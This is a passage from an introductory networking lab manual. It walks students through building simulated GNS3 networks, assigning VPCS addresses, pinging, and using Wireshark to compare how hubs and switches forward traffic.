
    5.1. Right-click on the laptop and click on *Console*

    5.2. Read the opening statements. Note that if you get lost, you can always enter the question mark to get assistance

    5.3. At the prompt type the following command to request an IPv4 address and press *Enter*

```
> ip dhcp
```

5.4. After a few seconds, you will get a message reporting which IP address was assigned




```
Welcome to Virtual PC Simulator, version 0.8.2
Dedicated to Daling.
Build time: Aug 23 2021 11:15:00
Copyright (c) 2007-2015, Paul Meng (mirnshi@gmail.com)
All rights reserved.

VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.

Press '?' to get help.

Executing the startup file


Laptop> IP DHCP
Bad command: "IP DHCP". Use ? for help.

Laptop> ip dhcp
DDORA IP 192.168.1.227/24 GW 192.168.1.1

Laptop>
```

Figure 20 – VPCS (laptop) showing DHCP connection

> **NOTE:** If you get lost, you can always enter a question mark *[?]* to get assistance such as available commands and their syntax.

6. While there is no browser application to open, you can still test Internet connectivity via the ping command

```
> ping www.google.com
```



```
VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.

Press '?' to get help.

Executing the startup file


Laptop> ip dhcp
DDORA IP 192.168.1.227/24 GW 192.168.1.1

Laptop> ping www.google.com
www.google.com resolved to 192.178.48.228

84 bytes from 192.178.48.228 icmp_seq=1 ttl=59 time=41.511 ms
84 bytes from 192.178.48.228 icmp_seq=2 ttl=59 time=29.067 ms
84 bytes from 192.178.48.228 icmp_seq=3 ttl=59 time=29.096 ms
84 bytes from 192.178.48.228 icmp_seq=4 ttl=59 time=29.509 ms
84 bytes from 192.178.48.228 icmp_seq=5 ttl=59 time=26.174 ms

Laptop> _
```

Figure 21 – Pinging devices

CONGRATULATIONS!
YOU HAVE BUILT YOUR FIRST NETWORK IN GNS3!

End of Lab

Deliverables

One screenshot is needed of your GNS3 environment:

- Click on the *Add a note* button at the top of the workspace and put your name, class, and section on your workspace
- Select the*Take a screenshot* button to save a of your workspace and submit it per the instructor's instructions to receive credit for completing this activity
- Example output…




Figure 22 – Example

Homeworks

Assignment 1 – Add more devices

- Add another VPCS and change the label connection and picture to resemble a Cell Phone
- Add another VPCS and change the device’s label and picture to resemble a desktop printer
- RECOMMENDED GRADING CRITERIA
  - Screenshot of the new GNS3 working environment with everything labeled

CHAPTER 15

Hubs and Switches

RAECHEL FERGUSON

Hubs are not often used in modern network environments, but learning how they operate still provides a solid foundation to enterprise networks. Alternatively, switches are ubiquitous in network implementations. Finally, learners can use this exercise to gain more experience with GNS3 and VirtualBox.

Estimated time for completion: 15 minutes

LEARNING OBJECTIVES

- Understand how hubs function in a network
- Understand how switches function in a network
- Gain further experience using GNS3
- Introduce the use of Wireshark

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment
- Chapter 14 – Your First Network

DELIVERABLES

Six screenshots are required:

- GNS3 workspace
  - With Hub
  - With Switch
- Wireshark capture between PC3 and the specified network device
  - PC1 pinging PC2 (hub)
  - PC2 pinging PC3 (hub)
  - PC1 pinging PC2 (switch)

  - ◦ PC4 pinging PC3 (switch)

RESOURCES

- **NOTE: Each source will referenced with its corresponding number in superscript (EX: ^{1}) at the end of a step**
- 1.“Wireshark Introduction.” Chapter 1. introduction. Accessed May 27, 2024. https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html.
- 2. Bombal, David. “GNS3 Tips: Using the GNS3 Hub and Switch with Wireshark (Part 1).” YouTube, November 28, 2016. https://www.youtube.com/watch?v=lHcF6KXMPJ0.
- 3. Bombal, David. “GNS3 Tips: Using the GNS3 Hub and Switch with Wireshark (Part 2).” YouTube, November 28, 2016. https://www.youtube.com/watch?v=27KdkT0yIxg&t=2s.
- 4. Bombal, David. “GNS3 Tips: Using the GNS3 Hub and Switch with Wireshark (Part 3).” YouTube, November 28, 2016. https://www.youtube.com/watch?v=kgFxGM9E3tI&t=1s.

CONTRIBUTORS AND TESTERS

- Sawyer T. Hansen, Cybersecurity Student, ERAU Prescott
- Quinton D. Heath Van Horn, 7th grade
- David Reese, Mathematics Major, SUNY Bridgeport
- Stephen Torres, 9th grade
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I – Setup

We complete the setup first so that we can focus on the learning activities later on. Your network should look like the following image:





Figure 1 – Final Network Topology

1. Start GNS3

   1.1. Create a new blank project: **LAB_02**


   1.2. Verify the GNS3 VM is running by looking for the green light under the **Servers Summary** section



Servers Summary
B17-127-15 CPU 3.4%, RAM 22.6%
GNS3 VM (GNS3 VM) CPU 0.0%, RA...

Figure 2 – GNS3 server summary

2. Add a hub to the GNS3 workspace [2]

   2.1. Click on *Browse all devices* 

2.2. Drag the ***Ethernet hub*** device into the workspace

> **NOTE:** When given the option, remember to always choose *GNS3 VM* as the server to host devices.

3. Add the PCs to the network

   3.1. Click on ***Browse all devices*** [2]

   3.2. Drag a ***VPCS*** device to the main workspace [2]

   3.3. Repeat this three more times so you have four VPCS devices in the workspace [2]

4. Add labels and change device symbols as you see fit




Figure 3 – GNS3 Workplace

Phase II – Assign an IP address for each of the PCs

We will learn more about networking addresses later on. However, for now, just know that an IP address is like a mailing address or a person's name. It is used to identify "This Device" amongst a sea of other IT devices. We are going to name our devices, but instead of using names like "Todd" or "Main Street", we are giving the device a name like "192.168.10.56".

1. Our network space for this lab is **192.168.1.0/24**


2. Click *Start/Resume all nodes* to power on all devices ▶

3. Assign an IP address to PC1 [2]

   3.1. *Right-click* on PC1 and select *Console* [2]

   3.2. At the PC1 prompt, assign it an IP address with a Class C subnet mask [2]

```
> ip 192.168.1.1/24
```



```
PC1> ip 192.168.1.1/24
Checking for duplicate address...
PC1 : 192.168.1.1 255.255.255.0

PC1> 
```


Figure 4 – VPCS assign IP address

   3.3. At the PC1 prompt type "save" to keep the IP configuration the next time the PC is rebooted

```
> save
```

   3.4. After a few seconds, the newly entered IP address will be assigned to PC1

```
> show ip
```



```
PC1> show ip

NAME        : PC1[1]
IP/MASK     : 192.168.1.1/24
GATEWAY     : 0.0.0.0
DNS         :
MAC         : 00:50:79:66:68:00
LPORT       : 20014
RHOST:PORT  : 127.0.0.1:20015
MTU         : 1500

PC1> █
```

Figure 5 – Display currently assigned IP address

3.5. In the GNS3 workspace add a text label of "192.168.1.1" next to PC1

4. Repeat the step 3 to configure IP addresses for the remaining PCs (Figure 6)

Device	IPv4 Address
PC1	192.168.1.1
PC2	192.168.1.2
PC3	192.168.1.3
PC4	192.168.1.4

Phase III – Connect the devices

We have to connect the devices to the hub in order for the devices to 'talk' to each other. Even wireless devices have a connection, we can't see it with our eyes, but there is a connection.

1. Connect PC1

1.1. On the left side of the GNS3 workspace click the ***Add a link*** option[2]

1.2. Click on PC1 and select ***Ethernet0*** port in the sub-menu[2]

1.3. Click on the hub and select any open Ethernet port available[2]

1.4. Click the ***Show/Hide interface labels*** to view the connections

2. Repeat step 1 for the remaining PCs




Figure 7 – Finalized GNS3 network

NOTE: You can right-click anywhere in the workspace to de-select the cable.

Phase IV – Observe the network communications


We can use a common network monitoring tool called Wireshark to view how the networked devices ‘talk’ to each other. Think of electricity in a home. In order to ‘see’ the electricity, we use a tool called a voltmeter. Wireshark is a great tool to watch live network packets as they are transmitted.

1. Start a Wireshark capture between PC2 and the hub
   - 1.1. Hover your mouse over the connection between the two devices [3]
   - 1.2. *Right-click* the cable between the two devices and select *Start capture*[3](Figure 8)
   - 1.3. A new Wireshark window will open [3] (Figure 9)
   - 1.4. A magnifying glass will appear on the wire to show you where the network sniffing is

taking place 🔍

2. Now open the PC1 console and ping the IP address for PC2


```
> ping 192.168.1.2
```



```
PC1> ping 192.168.1.2

84 bytes from 192.168.1.2 icmp_seq=1 ttl=64 time=0.385 ms
84 bytes from 192.168.1.2 icmp_seq=2 ttl=64 time=0.338 ms
84 bytes from 192.168.1.2 icmp_seq=3 ttl=64 time=0.503 ms
84 bytes from 192.168.1.2 icmp_seq=4 ttl=64 time=0.539 ms
84 bytes from 192.168.1.2 icmp_seq=5 ttl=64 time=0.540 ms

PC1> 
```

Figure 10 – PC1 pinging PC2

3. Now watch for the ICMP ping requests and replies in the Wireshark window [1,3]



```
192.168.1.1        192.168.1.2     ICMP   Echo (ping) request
192.168.1.2        192.168.1.1     ICMP   Echo (ping) reply
192.168.1.1        192.168.1.2     ICMP   Echo (ping) request
192.168.1.2        192.168.1.1     ICMP   Echo (ping) reply
192.168.1.1        192.168.1.2     ICMP   Echo (ping) request
192.168.1.2        192.168.1.1     ICMP   Echo (ping) reply
192.168.1.1        192.168.1.2     ICMP   Echo (ping) request
192.168.1.2        192.168.1.1     ICMP   Echo (ping) reply
192.168.1.1        192.168.1.2     ICMP   Echo (ping) request
192.168.1.2        192.168.1.1     ICMP   Echo (ping) reply
```

Figure 11 – Captured ICMP packets in Wireshark

NOTE: Don’t be overwhelmed by the amount of information and options available within Wireshark. Right now, we are only looking at a small fraction of all possible network traffic. One benefit of using these simulated network environments is to focus only on information that is important, so that we can build up to observing more complicated packet streams in the future.

Phase V – Observe Hub Operations


Hubs are unique in that when any ethernet packet is sent to the hub, the hub will retransmit the packet to every device connected to the hub. Any PC on the network can see the ethernet packets of every device using the network. This eavesdropping is one of the reasons that hubs are rarely used anymore. We are going to watch how PC1 can eavesdrop on the packets being sent between PC2 and PC3.

1. Ensure you have an active Wireshark capture on the **PC1-Hub** connection [3]

2. Open the console on PC2 and ping PC3

```
> ping 192.168.1.3
```

3. In Wireshark, observe the packets between PC2 and PC3 [1,3]



```
192.168.1.3       192.168.1.2     ICMP    Echo (ping) request
192.168.1.2       192.168.1.3     ICMP    Echo (ping) reply
192.168.1.3       192.168.1.2     ICMP    Echo (ping) request
192.168.1.2       192.168.1.3     ICMP    Echo (ping) reply
192.168.1.3       192.168.1.2     ICMP    Echo (ping) request
192.168.1.2       192.168.1.3     ICMP    Echo (ping) reply
192.168.1.3       192.168.1.2     ICMP    Echo (ping) request
192.168.1.2       192.168.1.3     ICMP    Echo (ping) reply
```

Figure 12 – Captured ICMP packets in Wireshark

4. Feel free to experiment; try capturing packets between any PC and the hub and then ping different PCs

Phase VI – Replace the hub with a switch

Switches vary widely in function and purpose. However, the one thing they have in common is what makes them different from hubs. Switches only forward Ethernet packets from the source to the destination. We are going to watch what our packets do when we replace a hub with a switch

1. Replace the hub with an *Ethernet switch*

   1.1. *Right-click* on the hub and delete it from the workspace [4]

   1.2. Click on *Browse all devices 4*

   1.3. Drag the device labeled *Ethernet switch* to the workspace [4]

2. Reconnect the computers to the switch by attaching cables

NOTE: Again, don't worry about what interfaces to use. I personally use interface 1 for PC1, and interface 2 for PC2, etc., but it doesn't matter for this lab.

3. Start a Wireshark capture between the PC3-Switch connection [4]

4. From the PC1 console, ping PC3

```
> ping 192.168.1.3
```

4.1. On Wireshark, you should see the same ICMP request and reply packets as you did earlier [1,4]

5. From the PC1 console, ping PC2

```
> ping 192.168.1.2
```

5.1. Notice how, unlike the hub, you will not see the ping conversation between PC1 and PC3 in the Wireshark capture [1,4]

6. Feel free to experiment by watching different connections and pinging different devices

End of Lab

Deliverables

Six screenshots are required to receive credit for this exercise:

- Two GNS3 networks with device connections green and neatly labeled
  - Ethernet hub being used
  - Ethernet switch being used
- Wireshark capture between PC3 and the associated network device
  - PC1 pinging PC2 [hub]
  - PC2 pinging PC3 [hub]
  - PC1 pinging PC2 [switch]
  - PC4 pinging PC3 [switch]

Homeworks

Assignment 1 – Build a GNS3 network using 4 PCs and 1 hub

Device	IP Address	Network Mask
PC 1	56.121.149.10	255.255.255.0
PC 2	56.121.149.20	255.255.255.0
PC 3	56.121.149.30	255.255.255.0
PC 4	56.121.149.40	255.255.255.0

Assignment 2 – Build a GNS3 network using 4 PCs and 2 hubs. Connect hub 1 to hub 2 and follow the connection table below.

Hub Number	Device	IP Address	Network Mask
1	PC1	120.107.148.50	255.255.255.0
1	PC2	120.107.148.75	255.255.255.0
2	PC3	120.107.148.200	255.255.255.0
2	PC4	120.107.148.240	255.255.255.0

Recommended binary grading criteria:

- Screenshot of GNS3 Working environment where:
    - All connections are made according to instructions
    - All connections are properly labeled with the correct IP address
    - Interface labels are turned on
- Screenshot of Wireshark packet captures taken from the PC3-Hub link:
    - PC1 successfully pinging PC2
    - PC1 successfully pinging PC4

